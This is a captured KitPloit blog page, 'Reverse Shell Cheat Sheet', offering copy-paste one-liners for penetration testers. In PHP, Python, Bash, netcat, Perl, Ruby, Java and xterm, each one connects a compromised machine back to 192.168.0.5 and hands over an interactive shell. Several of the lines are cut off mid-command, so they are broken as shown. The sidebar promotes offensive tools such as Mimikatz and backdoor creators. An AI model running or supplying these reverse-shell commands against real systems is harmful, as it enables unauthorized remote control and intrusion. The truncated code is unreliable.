
KITPLOIT THE HACKER'S TOOLS

HOME EXPLOITS WINDOWS LINUX MAC OS ANDROID IPHONE SQLI OTHERS ▾ CONTACT ▾

Reverse Shell Cheat Sheet

5:25 PM | POST SPONSORED BY FARADAYSEC | MULTIUSER PENTEST ENVIRONMENT
ZION3R



If you’re lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you’ll probably want an interactive shell.
If it’s not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either trowing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you’re suitably well prepared.
The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute “/bin/sh -i” with “cmd.exe”.
Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they’re quite short lines, but not very readable.

Php :

```
php -r '$sock=fsockopen("192.168.0.5",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Python :

FOLLOW US!

Your Email

Subscribe to our Newsletter

Want surprise?
RANDOM A POST

POPULAR

WinPwn - Automation For Internal Windows Penetrationtest

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_ST
```

Bash :

```
bash -i >& /dev/tcp/192.168.0.5/4444 0>&1
```

Netcat :

```
nc -e /bin/sh 192.168.0.5 4444
```

Perl :

```
perl -e 'use Socket;$i="192.168.0.5";$p=4545;socket(S,PF_INET,SOCK_STREAM,getprotoby
```

Ruby :

```
ruby -rsocket -e'f=TCPSocket.open("192.168.0.5",4444).to_i;exec sprintf("/bin/sh -i
```

Java :

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.0.5/4444;cat <&5 | while read
p.waitFor()
```

xterm :


```
xterm -display 192.168.0.5:4444
```

Source Reverse-Shell-Cheatsheet

FARADAY
Perform collaborative pentests on the leading Vulnerability Management Platform.
TRY FARADAY
www.faradaysec.com

TAGS

BASH X CHEAT SHEET X JAVA X NETCAT X NETCAT REVERSE X PERL X PYTHON X REDTEAM X REVERSE PROXY X REVERSE SHELL X REVERSE SHELL GENERATOR X REVERSE SHELLS X REVERSE-SHELL-CHEATSHEET X RUBY X VULNERABILITY X




In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts due to missing pr...

Wireshark Cheatsheet

Wireshark, whose old name is Ethereal; It is a program that can run in many operating systems such as Windows, Linux, MacOS or Solaris ...

FFM (Freedom Fighting Mode) - Open Source Hacking Harness

FFM is a hacking harness that you can use during the post-exploitation phase of a red-teaming engagement. The idea of the tool was deri...




Mimikatz v2.2.0 - A Post-Exploitation Tool to Extract Plaintexts Passwords, Hash, PIN Code from Memory

mimikatz is a tool I've made to learn C and make somes experiments with Windows security. It's now well known to extract plai...

Reconerator - C# Targeted Attack Reconnaissance Tools


This is a custom .NET assembly which will perform a number of situational awareness activities. There are a number of current featuresets...



ANDROSPY
Author : @Belahsan_Ouerghi
WARNING : Attacking Targets Without Prior Consent Is Illegal And Punished By Law.
[+] Enter LHOST :


Androspy - Backdoor Crypter & Creator With Automatic IP Poisener


kitploit.com



Socia phish integ


kitploit.c





Devploit v3.6 - Information Gathering Tool

kitploit.com



BackdoorMe - Powerful Auto-Backdooring Utility

kitploit.com

Pwn Crea Pwn

kitploit.c

Reverse Shell Cheat Sheet

⊖ PREVIOUS

Vuls - Vulnerability Scanner For Linux/FreeBSD, Agentless, Written In Go

NEXT ⊖

Kage - Graphical User Interface For Metasploit Meterpreter And Session Handler

POST COMMENT FACEBOOK DISQUS

0 Comments Sort by Oldest

Add a comment...

Facebook Comments Plugin

BLOG ARCHIVE

Blog Archive

SOCIAL

RECOMMENDED

1. Dreamhost: Best WordPress Hosting
2. SSD cloud server on DigitalOcean
3. HackIsOn
4. Exploit Collector
5. BlackPloit
6. Hacking Reviews

CONTACT FORM

Name

Email *

7. Hacking Land
8. Daily Picture

Message *

Send

Your Email

Subscribe to our Newsletter

BY FEEDBURNER

BACK TO TOP